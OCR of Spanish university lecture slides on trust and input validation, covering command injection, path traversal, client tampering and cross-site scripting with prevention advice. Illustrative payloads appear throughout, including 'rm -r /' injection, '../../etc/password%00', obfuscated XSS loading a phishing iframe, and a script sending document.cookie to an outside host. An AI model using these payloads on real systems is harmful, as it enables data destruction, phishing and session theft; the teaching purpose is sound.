Curso: (30227) Seguridad Informática

Fernando Tricas García

Departamento de Informática e Ingeniería de Sistemas
Universidad de Zaragoza
http://webdiis.unizar.es/~ftricas/
http://moodle.unizar.es/
ftricas@unizar.es

Tema Gestión de la confianza y validación de entradas

Fernando Tricas García

Departamento de Informática e Ingeniería de Sistemas
Universidad de Zaragoza
http://webdiis.unizar.es/~ftricas/
http://moodle.unizar.es/
ftricas@unizar.es

Confianza

- Solemos equivocarnos a la hora de depositar nuestra confianza
- En principio, no confiar en nadie
- Sólo si es la única forma de cumplir los requisitos
- Deberíamos desconfiar hasta de nuestros propios servidores
- Lo primero de todo, ser conscientes de lo que hacemos

La confianza

- Una relación de confianza implica a varias entidades
- Las entidades confían en que las otras tienen (o no) ciertas propiedades (suposiciones de confianza, *trust assumptions*)
- Si las satisfacen, son confiables (*trustworthy*)
- Estas propiedades raramente se hacen explícitas y producen problemas

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

La confianza

- Hay que tener en cuenta las relaciones en todas las etapas del diseño
- Se confía en los empleados, los desarrolladores, ...
- También en los canales de comunicación empleados
- Repetimos: lo más importante es decidir con conocimiento de causa

La confianza

- Programando también (un desbordamiento de memoria no es mas que un abuso de confianza)
- Atención a todos los niveles (partes seguras pueden interactuar de modo inseguro)
- Un clásico (historias para no dormir):

  'Reflections on trusting trust'
  Ken Thompson
  `http://doi.acm.org/10.1145/358198.358210`
- Cualquier binario que no comprobemos puede ser peligroso (!)

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Peticiones hostiles

- A través de la red, para conseguir acceso a nuestro servidor
- En la propia máquina, para conseguir más privilegios
  - Tamaño de los parámetros (incluso el nombre del programa!)
  - Descriptores de ficheros (se heredan, hay bastantes?)
  - Máscaras, señales, recursos utilizados, variables de entorno, utilización de bibliotecas, ...

Hay que validar los datos

- Tipo de datos
- Longitud
- Rangos (para los numéricos)
- Signo (?)
- Sintaxis, gramática
- ¡Hacer funciones!

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Problemas básicos. Denegación de servicio

- Bloquear cuentas de usuarios
  - La página de login
  - Creación de cuentas (¿quién las crea? ¿Con qué identificador?)
  - Página de claves (¿reset?)
- Desbordamientos de memoria
- Asignación de recursos solicitada por el usuario
- Inicialización de contadores
- Escribir datos de usuarios al disco
- Liberación de recursos después del uso
- Almacenamiento de muchos datos en la sesión

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza

Manipulación del cliente

- No podemos estar seguros de que el cliente es como lo hemos contruido. Esto incluye:
  - Preguntas SQL integradas en el código
  - Cualquier otra cosa que deba ser secreta (¿Contraseñas?)

Ejemplo

select ssn **from** empleados;

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza

Si las instrucciones están en el cliente, es trivial sustituirlas

Antes:

```
00000590  01 00 02 00 25 73 0a 00  73 65 6c 65 63 74 20 2a  |....%s..select *|
000005a0  20 66 72 6f 6d 20 65 6d  70 6c 65 61 64 6f 00 00  | from empleado..|
000005b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000006a0  7c 97 04 08 00 00 00 00  01 00 00 00 24 00 00 00  ||...........$...|
000006b0  0c 00 00 00 a0 82 04 08  0d 00 00 00 70 85 04 08  |.... .......p...|
000006c0  04 00 00 00 48 81 04 08  05 00 00 00 e8 81 04 08  |....H.......è...|
000006d0  06 00 00 00 78 81 04 08  0a 00 00 00 67 00 00 00  |....x.......g...|
```

Después:

```
00000590  01 00 02 00 25 73 0a 00  64 65 6c 65 74 65 20 20  |....%s..delete  |
000005a0  20 66 72 6f 6d 20 65 6d  70 6c 65 61 64 6f 00 00  | from empleado..|
000005b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000006a0  7c 97 04 08 00 00 00 00  01 00 00 00 24 00 00 00  ||...........$...|
000006b0  0c 00 00 00 a0 82 04 08  0d 00 00 00 70 85 04 08  |.... .......p...|
000006c0  04 00 00 00 48 81 04 08  05 00 00 00 e8 81 04 08  |....H.......è...|
000006d0  06 00 00 00 78 81 04 08  0a 00 00 00 67 00 00 00  |....x.......g...|
```

Entradas

¿De dónde vienen datos?

De muchos sitios...

- Del teclado (claro)
- Del ratón

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Entradas

¿De dónde vienen datos?

De muchos sitios...

- Del teclado (claro)
- Del ratón
- Variables de entorno del sistema
- Ficheros de configuración
- Sistemas y subsistemas externos

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Entradas

¿De dónde vienen datos?

De muchos sitios...

- Del teclado (claro)
- Del ratón
- Variables de entorno del sistema
- Ficheros de configuración
- Sistemas y subsistemas externos

Además, en la web ...

- Cabeceras protocolo HTTP
- GET, POST, cookies
- Campos ocultos (hidden fields)

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Paso de datos a otros sistemas

- Subsistemas: bases de datos, sistema operativo, bibliotecas, ínterpretes de instrucciones, ...
- Los datos son simplemente cadenas de caracteres para nuestra aplicación
- Algunos de estos caracteres pueden tener 'significado' en alguno de los subsistemas, como caracteres de control (metacaracteres)
  - Los metacaracteres son necesarios, y no suponen un problema de seguridad por sí mismos
  - El problema es cuando se mandan como datos caracteres que son interpretados por otros subsistemas

En OWASP

- OWASP Top 10 2013:
  - A1-Injection
  - A3-Cross-Site Scripting (XSS)

    `https://www.owasp.org/index.php/Top_10_2013`
- OWASP Top 10 2010:
  - A1: Injection
  - A2: Cross-Site Scripting (XSS)
- OWASP Top 10 2004:
  - A1 2004 Unvalidated Input
  - A4 2004 Cross Site Scripting
  - A6 2004 Injection Flaws

En SANS Top 25

CWE-89 *Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*

CWE-78 *Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*

CWE-79 *Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*

...

CWE-352 *Cross-Site Request Forgery (CSRF)*

`http://www.sans.org/top25-software-errors/`

Metainformación

Ejemplo: Almacenamiento de una cadena de caracteres:

Fuera de banda

Los metadatos están separados de los datos pero asociados

metacaracter
12

Dentro de banda

Los metadatos van con los datos y existen caracteres especiales (metacaracteres) para separarlos.

m	e	t	a	c	a	r	a	c	t	e	r	'\0'

Dos dominios de confianza diferentes que han de ser gestionados por los programas.

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Representación (codificación)

Siempre hay alternativas para representar los objetos

- Cadenas de caracteres (con caracteres 'raros')
- Delimitadores (¿cómo termina algo?)
- Caracteres especiales

Además, en la web

- URL's
- HTML

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Invocación segura de otros programas

Llamando al sistema operativo

Hay muchas cosas que hay que tener en cuenta:

- Variables de entorno: `PATH` y `IFS`.
  - PATH $\longrightarrow$ ¿Dónde buscar el programa invocado?
  - IFS $\longrightarrow$ Separador en la línea de órdenes (Internal Field Separator): caracteres, blancos
    ...`HOME` , ...
- ¿Cómo se invocan? ¿A qué estamos llamando?
  - `system()` y `popen()` abren una *shell*

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Ejemplos

Invocación de un programa externo

system("cat", "/var/stats/$username");

Ejemplos

Invocación de un programa externo

system("cat", "/var/stats/$username");

¿Qué sucede si la entrada en $username es '../../etc/password' ?

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Ejemplos

Invocación de un programa externo

system("cat", "/var/stats/$username");

¿Qué sucede si la entrada en $username es '../../etc/password' ?

¿O 'ftricas; rm -r /' ?

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Ejemplos

Problemas (por ejemplo) en Perl

Abrir un fichero

open(STATFILE, "/var/stats/$username")

Hay que tener cuidado con

- |
  - El nombre del fichero se interpreta como una instruccion a la que redirigir la salida (si esta al principio), o como una intruccion que generará la entrada que necesitamos.
- ¡Filtrar los nombres!

Ejemplos

Problemas en Perl

Otras posibilidades

open(HTMLFILE, "/usr/bin/hacerAlgo␣/var/stats/$username|")
print while <HTMLFILE>

- Ahora el problema es que expande una 'shell'
- Mejor:
  open(HTMLFILE, "-|")
  or **exec**("/usr/bin/hacerAlgo", "/var/stats/$username");
  print while <HTMLFILE>
  (se hace un 'fork' del proceso, sin expandir una shell)

Ejemplos

Problemas en Perl

Más

open(STATFILE, "<$username.html")

Introducimos:

ftricas\0hola!

Perl usa una biblioteca escrita en C!

`../../etc/password%00`

Se termina la cadena, se desprecia el .html y ....
Esto puede suceder en otros lenguajes.

Abuso de confianza en la web

Los formularios

Entradas de muchas formas

<**input type**=hidden **name**=to **value**=ftricas@unizar.es>

<**input type**=hidden item=SuperPC(TM) **value**=1200>

¡Están escondidos, nadie mirará!

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza en la web

Los formularios

Entradas de muchas formas


<**input type**=hidden **name**=to **value**=ftricas@unizar.es>

<**input type**=hidden item=SuperPC(TM) **value**=1200>

¡Están escondidos, nadie mirará!

¿Pueden cambiar algo?

<**form**>
<**input type**="radio" **name**="sex" **value**="male" **checked**>Male
<**br**>
<**input type**="radio" **name**="sex" **value**="female">Female
</**form**>



¿Alguien dijo ...?

<**option value**=" ...

Abuso de confianza en la web

Los formularios

- ¡Nunca suponer que no se puede cambiar nada!
  - O que se va a usar 'correctamente'
- No confiar en la validación del cliente
  - javascript, otros, ...
- Tampoco confiar en combinaciones 'mágicas' de parámetros

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza en la web

(Una) forma de cambiarlo

1. Salvar el fichero HTML
2. Abrirlo con cualquier editor
3. Hacer los cambios
4. Cambiar las URLs relativas de los formularios por URLs absolutas
5. Grabar el fichero
6. Abrirlo con el navegador

Otra: probar con la URL (POST vs GET)
Hay herramientas ...

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza en la web

Con herramientas

- webdeveloper (Para firefox-mozilla, Chrome, Opera)

  `http://chrispederick.com/work/web-developer/`

- Edit This cookie

  `https://chrome.google.com/extensions/detail/fngmhnnpilhplaeedifhccceomclgfbg`

- ...

Abuso de confianza en la web

Más datos de entrada/salida

- Las 'cookies' también pueden venir modificadas (sobre todo, las persistentes)
  - Cifrar lo que no queramos que se vea
  - Firmar lo que no queramos que se cambie (MAC)
- Y los referers
  - Utilizar como comprobación adicional, pero no única
- Y...

Abuso de confianza en la web

Inyección de HTML

- Cuidado, si se permite incluir html a los usuarios
  - <script>
  - Codificaciones alternativas de < y >

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza en la web

Inyección de HTML

- Cuidado, si se permite incluir html a los usuarios
  - <script>
  - Codificaciones alternativas de < y >

Ejemplo: El carácter %

- %3C es <
- %00 es NULL
- %0A es salto de línea, ...

Hay otras...

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza en la web

Inyección de HTML

$\Longrightarrow$ Ideas. Codificar en salida: (<) (<)

Sustituir los caracteres 'interpretables' por HTML Entities

Some Other Useful HTML Character Entities

Result	Description	Entity Name	Entity Number
	non-breaking space		
<	less than	&lt;	&#60;
>	greater than	&gt;	&#62;
&	ampersand	&amp;	&#38;
¢	cent	&cent;	&#162;
£	pound	&pound;	&#163;
¥	yen	&yen;	&#165;
€	euro	&euro;	&#8364;
©	copyright	&copy;	&#169;
®	registered trademark	&reg;	&#174;

`http://www.w3schools.com/html/html_entities.asp`

Abuso de confianza en la web

Inyección de HTML

Fijar la codificación

<**META** http−equiv="Content−Type" **content**="text/html"; **charset**=ISO−8859−1">

$\Longrightarrow$ ¡También! Establecer una codificación correcta para las páginas, y saber qué caracteres especiales les corresponden!

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Abuso de confianza en la web

Cross site Scripting. Presidencia española de UE

Para verlo pinche en:

http://www.eu2010.es/en/resultadoBusqueda.html?query=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E&index=buscadorGeneral_en

Abuso de confianza en la web

Cross site Scripting. Presidencia española de UE

Para verlo pinche en:

http://www.eu2010.es/en/resultadoBusqueda.html?query=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2F%2Fblog.tmcnet.com%2Fblog%2Ftom-keating%2Fimages%2Fmr-bean.jpg%22%20%2F%3E%27%29%3C%2Fscript%3E&index=buscadorGeneral_en

- http://www.eu2010.es/en/resultadoBusqueda.html
- query=
- Inyectado:

```
<script>document.write('<img src="http://blog.tmcnet.com/blog/tom-keating/images/mr-bean.jpg" />')</script>
```

Abuso de confianza en la web

Cross site Scripting. Presidencia española de UE

http:/
27%3
keatin
busca

%28%

<scri
keati


om-

http://www.hispasec.com/unaaldia/4090

http://www.securitybydefault.com/2010/01/eu2010es-el-fail-es-para.html

Abuso de confianza en la web

Cross site Scripting. La web del Senado (noviembre 2012)



`http://www.senado.es/web/composicionorganizacion/senadores/composicionsenado/senadoresenactivo/consultaordenalfabetico/index.html?id=`

"Incluya su mensaje aquí"

Abuso de confianza en la web


Inyección de HTML. *Cross-site scripting* (y familiares)

- Ataques basados en datos que son peligrosos después de ejecutar el código.
  - Si en lugar de mostrar una imagen, ejecutamos alguna acción...
- Los datos pueden venir de un enlace de un sitio no confiable, pero también de un correo electrónico, un foro, ...

$\Longrightarrow$ Explotación de la confianza: el que navega confía en que los enlaces que recibe o ve son siempre correctos.

Abuso de confianza en la web

Inyección de HTML. *Cross-site scripting* (y familiares)



A High Level View of a typical XSS Attack

Acunetix. "Cross-site Scripting (XSS) Attack"

`http://www.acunetix.com/websitesecurity/cross-site-scripting/`

Abuso de confianza en la web

Inyección de HTML. Cross site Scripting. Otro ejemplo

https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58%2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E

Abuso de confianza en la web

Inyección de HTML. Cross site Scripting. Otro ejemplo

https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58%2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E

https://www.unionstandardsb.com/script/LoginServlet
?function="><script>document.write(String.fromChar
Code(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1
10,46,112,104,112,62))</script>

Abuso de confianza en la web

Inyección de HTML. Cross site Scripting. Otro ejemplo

https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58%2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E

https://www.unionstandardsb.com/script/LoginServlet
?function="><script>document.write(String.fromChar
Code(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1
10,46,112,104,112,62))</script>

- Verde: nuestro sitio
- Rojo: JavaScript
- Azul: Texto codificado

%2C → ‘,’

Abuso de confianza en la web

Inyección de HTML. Cross site Scripting. Otro ejemplo

https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58%2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E

https://www.unionstandardsb.com/script/LoginServlet
?function="><script>document.write(String.fromChar
Code(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1
10,46,112,104,112,62))</script>

- Verde: nuestro sitio
- Rojo: JavaScript
- Azul: Texto codificado

%2C → ','

La parte en azul ...

<iframe src=http://www.cybercriminalbank.com/login php>

Abuso de confianza en la web

Inyección de HTML. Cross site Scripting. Otro ejemplo

https://www.unionstandardsb.com/script/
LoginServlet?function= %22%3E %3Cscript%3Edocument.
write%28String.fromCharCode%2860%2C115%2C99%2C
114%2C105%2C112%2C116%2C62%2C60%2C105%2C102
%2C114%2C97%2C109%2C101%2C32%2C115%2C114%2
C99%2C61%2C104%2C116%2C116%2C112%2C58%2C47
%2C47%2C119%2C119%2C119%2C46%2C99%2C121%2C
98%2C101%2C114%2C99%2C114%2C105%2C109%2C105
%2C110%2C97%2C108%2C98%2C97%2C110%2C107%2C
46%2C99%2C111%2C109%2C47%2C108%2C111%2C103
%2C105%2C110%2C46%2C112%2C104%2C112%2C62%2
C60%2C47%2C115%2C99%2C114%2C105%2C112%2C116
%2C62%29%29%3C/script%3E

https://www.unionstandardsb.com/script/LoginServlet
?function="><script>document.write(String.fromChar
Code(60,105,102,114,97,109,101,32,115,114,99,61,104,116,116,
112,58,47,47,119,119,119,46,99,121,98,101,114,99,114,105,109,1
05,110,97,108,98,97,110,107,46,99,111,109,47,108,111,103,105,1
10,46,112,104,112,62))</script>

- Verde: nuestro sitio
- Rojo: JavaScript
- Azul: Texto codificado

%2C → ‘,’

La parte en azul ...

<iframe src=http://www.cybercriminalbank.com/login php>

“Anatomy of an XSS Attack”

`http://www.infosecwriters.com/text_resources/pdf/RMcree_XSS.pdf`

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Validación de datos. Cross site Scripting

- Cross site scripting reflejado: los datos del cliente se usan directamente para generar una página que se muestra al usuario.
  (el peligro viene de que un atacante pueda hacer que el usuario vea lo que él quiera)
- Basado en DOM: JavaScript accede a una URL y utiliza su resultado sin más
  (similar al anterior pero ni siquiera tiene por qué pasar por el servidor).
- Cross site scripting almacenado: atacar una vez y explotarlo muchas . . .

Ejemplo

https://www.acunetix.com/websitesecurity/xss/

Ejemplo

https://www.acunetix.com/websitesecurity/xss/

```
http://host/a.php?variable=">
<script>
document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?
'%20+document.cookie</script>
```

XSS (Cross Site Scripting) Prevention Cheat Sheet

https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

Prevención XSS

- No insertar datos no confiables excepto en lugares permitidos.
  Scripts, Comentarios, Atributos, Tags, CSS, ...
- Escape el código HTML antes de insertar datos no confiables en contenidos HTML
  Body, div, otro HTML?
- Escape los atributos antes de insertar datos no confiables en contenidos HTML. (div attr=...)
- Escape el JavaScript antes de insertar datos no confiables en valores de programas JavaScript
  En algunos casos podemos tener problemas incluso con el 'escapado'
- Escape el CSS y validar de manera estricta antes de insertar datos no confiables en alguna propiedad de estilo.
- Escape las URLs antes de insertar datos no confiables en los parámetros de las URL.
- Sanear el código HTML con una biblioteca adecuada.
- Cuidado con el DOM (Document Object Model)

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

